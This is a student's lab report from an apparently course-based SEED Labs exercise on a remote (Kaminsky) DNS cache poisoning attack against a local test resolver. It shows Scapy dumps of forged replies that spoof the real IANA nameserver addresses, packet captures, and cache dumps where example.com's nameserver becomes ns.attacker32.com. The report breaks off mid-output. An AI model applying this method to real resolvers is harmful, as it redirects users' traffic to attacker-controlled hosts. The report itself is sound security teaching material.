COMPUTER NETWORK SECURITY

LAB-7

REMOTE DNS CACHE POISONING ATTACK

NAME: VISHWAS M

SRN: PES2UG20CS390

SEC: F

DATE:07/10/2022

Verification of DNS Server:

IP address of ns.attacker32.com

```
root@seed-user:PES2UG20CS390:Name:VishwasM$:/# dig ns.attacker32.com

; <<>> DiG 9.16.1-Ubuntu <<>> ns.attacker32.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 12064
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 40d033b9ad3e3bb001000000633ffa683a43153139cfb011 (good)
;; QUESTION SECTION:
;ns.attacker32.com.             IN      A

;; ANSWER SECTION:
ns.attacker32.com.      259200  IN      A       10.9.0.153

;; Query time: 8 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Oct 07 10:07:36 UTC 2022
;; MSG SIZE  rcvd: 90

root@seed-user:PES2UG20CS390:Name:VishwasM$:/#
```


IP address of www.example.com

Task 1:

We are sending out the DNS queries in order to trigger the DNS server to send DNS requests. We can spoof the DNS reply only if DNS requests are sent out.

```
root@seed-user:PES2UG20CS390:Name:VishwasM$:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 2534
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: f7135d27fa97bd7401000000633ffa8c4cf246eeeb5c85da (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        86400   IN      A       93.184.216.34

;; Query time: 2756 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Oct 07 10:08:13 UTC 2022
;; MSG SIZE  rcvd: 88

root@seed-user:PES2UG20CS390:Name:VishwasM$:/#
```

```
        aa        = 0
        tc        = 0
        rd        = 1
        ra        = 0
        z         = 0
        ad        = 0
        cd        = 0
        rcode     = ok
        qdcount   = 1
        ancount   = 0
        nscount   = 0
        arcount   = 0
        \qd        \
         |###[ DNS Question Record ]###
         |  qname     = 'twysw.example.com'
         |  qtype     = A
         |  qclass    = IN
        an        = None
        ns        = None
        ar        = None

.
Sent 1 packets.
root@attacker:PES2UG20CS390:Name:VishwasM$:/volumes#
```



Task 2:

First we need to sniff the replies from the domain's Name Server and then we have to spoof the DNS replies using Kaminsky attack.

Now we have to get the IP addresses of the name server of the example.com domain.

For Name Server a.iana-servers.net. :

```
root@attacker:PES2UG20CS390:Name:VishwasM$:/volumes# dig NS example.com

; <<>> DiG 9.16.1-Ubuntu <<>> NS example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 59668
;; flags: qr rd ra ad; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: ffd8de6d286ede2b9f7dd51863405f87e192fb98a75b88b5 (good)
;; QUESTION SECTION:
;example.com.                   IN      NS

;; ANSWER SECTION:
example.com.            86389   IN      NS      b.iana-servers.net.
example.com.            86389   IN      NS      a.iana-servers.net.

;; Query time: 4 msec
;; SERVER: 192.168.10.1#53(192.168.10.1)
;; WHEN: Fri Oct 07 17:19:00 UTC 2022
;; MSG SIZE  rcvd: 116

root@attacker:PES2UG20CS390:Name:VishwasM$:/volumes# dig +short a ^C
root@attacker:PES2UG20CS390:Name:VishwasM$:/volumes# dig +short a a.iana-servers
.net.
199.43.135.53
root@attacker:PES2UG20CS390:Name:VishwasM$:/volumes# dig +short a b.iana-servers
.net.
199.43.133.53
```

```
seed@VM: ~/.../Labsetup
seed@VM: ~/.../L...   seed@VM: ~/.../L...   seed@VM: ~/.../La...   seed@VM: ~/.../La...   root@local-serve...
root@attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 generate_dns_reply.
py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = 0x0
  src       = 199.43.135.53
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = 33333
     len       = None
     chksum    = 0x0
###[ DNS ]###
        id        = 43690
        qr        = 1
        opcode    = QUERY
        aa        = 1
        tc        = 0
        rd        = 0
        ra        = 0
        z         = 0
```

seed@VM: ~/.../Labsetup

```
        qdcount   = 1
        ancount   = 1
        nscount   = 1
        arcount   = 0
        \qd        \
         |###[ DNS Question Record ]###
         |  qname     = 'twysw.example.com'
         |  qtype     = A
         |  qclass    = IN
        \an        \
         |###[ DNS Resource Record ]###
         |  rrname    = 'twysw.example.com'
         |  type      = A
         |  rclass    = IN
         |  ttl       = 259200
         |  rdlen     = None
         |  rdata     = 1.2.3.4
        \ns        \
         |###[ DNS Resource Record ]###
         |  rrname    = 'example.com'
         |  type      = NS
         |  rclass    = IN
         |  ttl       = 259200
         |  rdlen     = None
         |  rdata     = 'ns.attacker32.com'
        ar        = None

.
Sent 1 packets.
root@attacker:PES2UG20CS390:Name:VishwasM$:/volumes#
```

[SEED Labs] Capturing from any

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	2022-10-07 22:5…	02:42:75:a5:d9:93		ARP	44	Who has 10.9.0.53? Tell 10.9.0.1
2	2022-10-07 22:5…	02:42:75:a5:d9:93		ARP	44	Who has 10.9.0.53? Tell 10.9.0.1
3	2022-10-07 22:5…	02:42:75:a5:d9:93		ARP	44	Who has 10.9.0.53? Tell 10.9.0.1
4	2022-10-07 22:5…	02:42:75:a5:d9:93		ARP	44	Who has 10.9.0.53? Tell 10.9.0.1
5	2022-10-07 22:5…	02:42:0a:09:00:35		ARP	44	10.9.0.53 is at 02:42:0a:09:00:35
6	2022-10-07 22:5…	02:42:0a:09:00:35		ARP	44	10.9.0.53 is at 02:42:0a:09:00:35
7	2022-10-07 22:5…	199.43.135.53	10.9.0.53	DNS	154	Standard query response 0xaaaa A twysw.example.com A 1.2.3.4 …
8	2022-10-07 22:5…	199.43.135.53	10.9.0.53	DNS	154	Standard query response 0xaaaa A twysw.example.com A 1.2.3.4 …

```
▸ Frame 7: 154 bytes on wire (1232 bits), 154 bytes captured (1232 bits) on interface any, id 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 199.43.135.53, Dst: 10.9.0.53
▸ User Datagram Protocol, Src Port: 53, Dst Port: 33333
▾ Domain Name System (response)
    Transaction ID: 0xaaaa
  ▸ Flags: 0x8400 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 0
  ▾ Queries
    ▸ twysw.example.com: type A, class IN
  ▾ Answers
    ▸ twysw.example.com: type A, class IN, addr 1.2.3.4
  ▸ Authoritative nameservers
    [Unsolicited: True]

0040  78 61 6d 70 6c 65 03 63  6f 6d 00 00 01 00 01 05   xample·c om·····
0050  74 77 79 73 77 07 65 78  61 6d 70 6c 65 03 63 6f   twysw·ex ample·co
0060  6d 00 00 01 00 01 00 03  f4 80 00 04 01 02 03 04   m······ ........
0070  07 65 78 61 6d 70 6c 65  03 63 6f 6d 00 00 02 00   ·example ·com····
0080  01 00 03 f4 80 00 13 02  6e 73 0a 61 74 74 61 63   ........ ns·attac
```

Text item (text), 33 bytes | Packets: 8 · Displayed: 8 (100.0%) | Profile: Default

For Name Server b.iana-servers.net. :

```
root@attacker:PES2UG20CS390:Name:VishwasM$:/volumes# python3 generate_dns_reply.
py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = udp
  chksum    = 0x0
  src       = 199.43.133.53
  dst       = 10.9.0.53
  \options   \
###[ UDP ]###
     sport     = domain
     dport     = 33333
     len       = None
     chksum    = 0x0
###[ DNS ]###
        id        = 43690
        qr        = 1
        opcode    = QUERY
        aa        = 1
        tc        = 0
        rd        = 0
        ra        = 0
        z         = 0
```

seed@VM: ~/.../Labsetup

```
        qdcount   = 1
        ancount   = 1
        nscount   = 1
        arcount   = 0
        \qd        \
         |###[ DNS Question Record ]###
         |  qname     = 'twysw.example.com'
         |  qtype     = A
         |  qclass    = IN
        \an        \
         |###[ DNS Resource Record ]###
         |  rrname    = 'twysw.example.com'
         |  type      = A
         |  rclass    = IN
         |  ttl       = 259200
         |  rdlen     = None
         |  rdata     = 1.2.3.4
        \ns        \
         |###[ DNS Resource Record ]###
         |  rrname    = 'example.com'
         |  type      = NS
         |  rclass    = IN
         |  ttl       = 259200
         |  rdlen     = None
         |  rdata     = 'ns.attacker32.com'
        ar        = None

.
Sent 1 packets.
root@attacker:PES2UG20CS390:Name:VishwasM$:/volumes#
```

[SEED Labs] Capturing from any

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/>

No.	Time	Source	Destination	Protocol	Length	Info
1	2022-10-07 22:5…	02:42:75:a5:d9:93		ARP	44	Who has 10.9.0.53? Tell 10.9.0.1
2	2022-10-07 22:5…	02:42:75:a5:d9:93		ARP	44	Who has 10.9.0.53? Tell 10.9.0.1
3	2022-10-07 22:5…	02:42:75:a5:d9:93		ARP	44	Who has 10.9.0.53? Tell 10.9.0.1
4	2022-10-07 22:5…	02:42:75:a5:d9:93		ARP	44	Who has 10.9.0.53? Tell 10.9.0.1
5	2022-10-07 22:5…	02:42:0a:09:00:35		ARP	44	10.9.0.53 is at 02:42:0a:09:00:35
6	2022-10-07 22:5…	02:42:0a:09:00:35		ARP	44	10.9.0.53 is at 02:42:0a:09:00:35
7	2022-10-07 22:5…	199.43.133.53	10.9.0.53	DNS	154	Standard query response 0xaaaa A twysw.example.com A 1.2.3.4 …
8	2022-10-07 22:5…	199.43.133.53	10.9.0.53	DNS	154	Standard query response 0xaaaa A twysw.example.com A 1.2.3.4 …


```
▸ Frame 7: 154 bytes on wire (1232 bits), 154 bytes captured (1232 bits) on interface any, id 0
▸ Linux cooked capture
▸ Internet Protocol Version 4, Src: 199.43.133.53, Dst: 10.9.0.53
▸ User Datagram Protocol, Src Port: 53, Dst Port: 33333
▾ Domain Name System (response)
    Transaction ID: 0xaaaa
  ▸ Flags: 0x8400 Standard query response, No error
    Questions: 1
    Answer RRs: 1
    Authority RRs: 1
    Additional RRs: 0
  ▾ Queries
    ▸ twysw.example.com: type A, class IN
  ▾ Answers
    ▸ twysw.example.com: type A, class IN, addr 1.2.3.4
  ▾ Authoritative nameservers
    ▸ example.com: type NS, class IN, ns ns.attacker32.com
  [Unsolicited: True]

0040  78 61 6d 70 6c 65 03 63  6f 6d 00 00 01 00 01 05   xample·c om·····
0050  74 77 79 73 77 07 65 78  61 6d 70 6c 65 03 63 6f   twysw·ex ample·co
0060  6d 00 00 01 00 01 00 03  f4 80 00 04 01 02 03 04   m····· ·····
0070  07 65 78 61 6d 70 6c 65  03 63 6f 6d 00 00 02 00   ·example ·com····
0080  01 00 03 f4 80 00 13 02  6e 73 0a 61 74 74 61 63   ····· ns·attac
```

Text item (text), 33 bytes | Packets: 8 · Displayed: 8 (100.0%) | Profile: Default


Task 3:


Now we need to send out many spoofed DNS replies, hoping one of them hits the correct transaction number and arrives sooner than the legitimate replies.

Here speed is the key, so more packets are sent out, the higher the success rate. So we have a hybrid approach. We can combine both scapy and C



Here we are sending many DNS replies.


[SEED Labs] Capturing from any
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter ... <Ctrl-/>
No. Time Source Destination Protocol Length Info
1 2022-10-07 23:1… 1.2.3.4 10.9.0.53 DNS 79 Standard query 0xaaaa A ujxsb.example.com
2 2022-10-07 23:1… 1.2.3.4 10.9.0.53 DNS 79 Standard query 0xaaaa A ujxsb.example.com
3 2022-10-07 23:1… 1.2.3.4 10.9.0.53 DNS 79 Standard query 0xaaaa A ujxsb.example.com
4 2022-10-07 23:1… 1.2.3.4 10.9.0.53 DNS 79 Standard query 0xaaaa A ujxsb.example.com
5 2022-10-07 23:1… 199.43.133.53 10.9.0.53 DNS 154 Standard query response 0x0000 A ujxsb.example.com A 1.2.3.4 …
6 2022-10-07 23:1… 199.43.133.53 10.9.0.53 DNS 154 Standard query response 0x0000 A ujxsb.example.com A 1.2.3.4 …
7 2022-10-07 23:1… 199.43.133.53 10.9.0.53 DNS 154 Standard query response 0x0000 A ujxsb.example.com A 1.2.3.4 …
8 2022-10-07 23:1… 199.43.133.53 10.9.0.53 DNS 154 Standard query response 0x0000 A ujxsb.example.com A 1.2.3.4 …
9 2022-10-07 23:1… 199.43.135.53 10.9.0.53 DNS 154 Standard query response 0x0000 A ujxsb.example.com A 1.2.3.4 …
10 2022-10-07 23:1… 199.43.135.53 10.9.0.53 DNS 154 Standard query response 0x0000 A ujxsb.example.com A 1.2.3.4 …
11 2022-10-07 23:1… 199.43.135.53 10.9.0.53 DNS 154 Standard query response 0x0000 A ujxsb.example.com A 1.2.3.4 …
12 2022-10-07 23:1… 199.43.135.53 10.9.0.53 DNS 154 Standard query response 0x0000 A ujxsb.example.com A 1.2.3.4 …
13 2022-10-07 23:1… 199.43.133.53 10.9.0.53 DNS 154 Standard query response 0x0001 A ujxsb.example.com A 1.2.3.4 …
14 2022-10-07 23:1… 199.43.133.53 10.9.0.53 DNS 154 Standard query response 0x0001 A ujxsb.example.com A 1.2.3.4 …
15 2022-10-07 23:1… 199.43.133.53 10.9.0.53 DNS 154 Standard query response 0x0001 A ujxsb.example.com A 1.2.3.4 …
16 2022-10-07 23:1… 199.43.133.53 10.9.0.53 DNS 154 Standard query response 0x0001 A ujxsb.example.com A 1.2.3.4 …
17 2022-10-07 23:1… 199.43.135.53 10.9.0.53 DNS 154 Standard query response 0x0001 A ujxsb.example.com A 1.2.3.4 …
18 2022-10-07 23:1… 199.43.135.53 10.9.0.53 DNS 154 Standard query response 0x0001 A ujxsb.example.com A 1.2.3.4 …
19 2022-10-07 23:1… 199.43.135.53 10.9.0.53 DNS 154 Standard query response 0x0001 A ujxsb.example.com A 1.2.3.4 …
Answer RRs: 1
Authority RRs: 1
Additional RRs: 0
Queries
ujxsb.example.com: type A, class IN
Answers
ujxsb.example.com: type A, class IN, addr 1.2.3.4
Authoritative nameservers
example.com: type NS, class IN, ns ns.attacker32.com
[Unsolicited: True]
0040 78 61 6d 70 6c 65 03 63 6f 6d 00 00 01 00 01 05 xample·c om·····
0050 75 6a 78 73 62 07 65 78 61 6d 70 6c 65 03 63 6f ujxsb·ex ample·co
0060 6d 00 00 01 00 01 00 03 f4 80 00 04 01 02 03 04 m····· ·····
0070 07 65 78 61 6d 70 6c 65 03 63 6f 6d 00 00 02 00 ·example ·com····
0080 01 00 03 f4 80 00 13 02 6e 73 0a 61 74 74 61 63 ····· ns·attac
Text item (text), 33 bytes
Packets: 1594297 · Displayed: 1594297 (100.0%)
Profile: Default


root@local-server:PES2UG20CS390:Name:VishwasM$: /
seed@VM: ~/.../L...
seed@VM: ~/.../L...
seed@VM: ~/.../La...
seed@VM: ~/.../La...
root@local-serve...
root@local-server:PES2UG20CS390:Name:VishwasM$:/# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
root@local-server:PES2UG20CS390:Name:VishwasM$:/# rndc dumpdb -cache && grep attacker /var/cache/bind/dump.db
root@local-server:PES2UG20CS390:Name:VishwasM$:/# rndc dumpdb -cache && grep example /var/cache/bind/dump.db
example.com. 774849 NS ns.attacker32.com.
twysw.example.com. 605649 \-ANY ;-$NXDOMAIN
; example.com. SOA ns.icann.org. noc.dns.icann.org. 2022091119 7200 3600 1209600 3600
; example.com. RRSIG SOA ...
; example.com. RRSIG NSEC ...
; example.com. NSEC www.example.com. A NS SOA MX TXT AAAA RRSIG NSEC DNSKEY
yydcn.example.com. 863920 A 1.2.3.4
root@local-server:PES2UG20CS390:Name:VishwasM$:/#

Here we can see that the Name Server has been changes to ns.attacker32.com

So from now onwards instead of going to the original Nameserver, it goes to the attacker.

```
root@local-server:PES2UG20CS390:Name:VishwasM$:/# rndc dumpdb -cache && grep att
acker /var/cache/bind/dump.db
attacker32.com.         777461  NS      ns13.domaincontrol.com.
ns.attacker32.com.      605261  \-ANY   ;-$NXDOMAIN
; attacker32.com. SOA ns13.domaincontrol.com. dns.jomax.net. 2020062300 28800 72
00 604800 600
example.com.            774788  NS      ns.attacker32.com.
root@local-server:PES2UG20CS390:Name:VishwasM$:/#
```

Task 4:

If the attack is successful, in the local DNS server's DNS cache, the NS record for example.com will become ns.attacker32.com. When this server receives a DNS query for any hostname inside the example.com domain, it will send a query to ns.attacker32.com, instead of sending to the domain's legitimate nameserver.To verify whether your attack is successful or not, go to the User machine, run the following two dig commands. In the responses, the IP addresses for www.example.com should be the same for both commands, and it should be whatever you have included in the zone file on the Attacker nameserver.

seed@VM: ~/.../Labsetup

seed@VM: ~/.../L... | seed@VM: ~/.../L... | seed@VM: ~/.../La... | seed@VM: ~/.../La... | root@local-serve...

```
root@seed-user:PES2UG20CS390:Name:VishwasM$:/# dig www.example.com

; <<>> DiG 9.16.1-Ubuntu <<>> www.example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 15841
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 23844a1da1a57565010000063406b2c4ea00af558225d19 (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

;; ANSWER SECTION:
www.example.com.        258873  IN      A       1.2.3.5

;; Query time: 4 msec
;; SERVER: 10.9.0.53#53(10.9.0.53)
;; WHEN: Fri Oct 07 18:08:44 UTC 2022
;; MSG SIZE  rcvd: 88
```

```
root@seed-user:PES2UG20CS390:Name:VishwasM$:/# dig @ns.attacker32.com www.exampl
e.com

; <<>> DiG 9.16.1-Ubuntu <<>> @ns.attacker32.com www.example.com
; (1 server found)
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 16385
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: c41f874f74d35af20100000063406b319ef87e9a977a19ac (good)
;; QUESTION SECTION:
;www.example.com.               IN      A

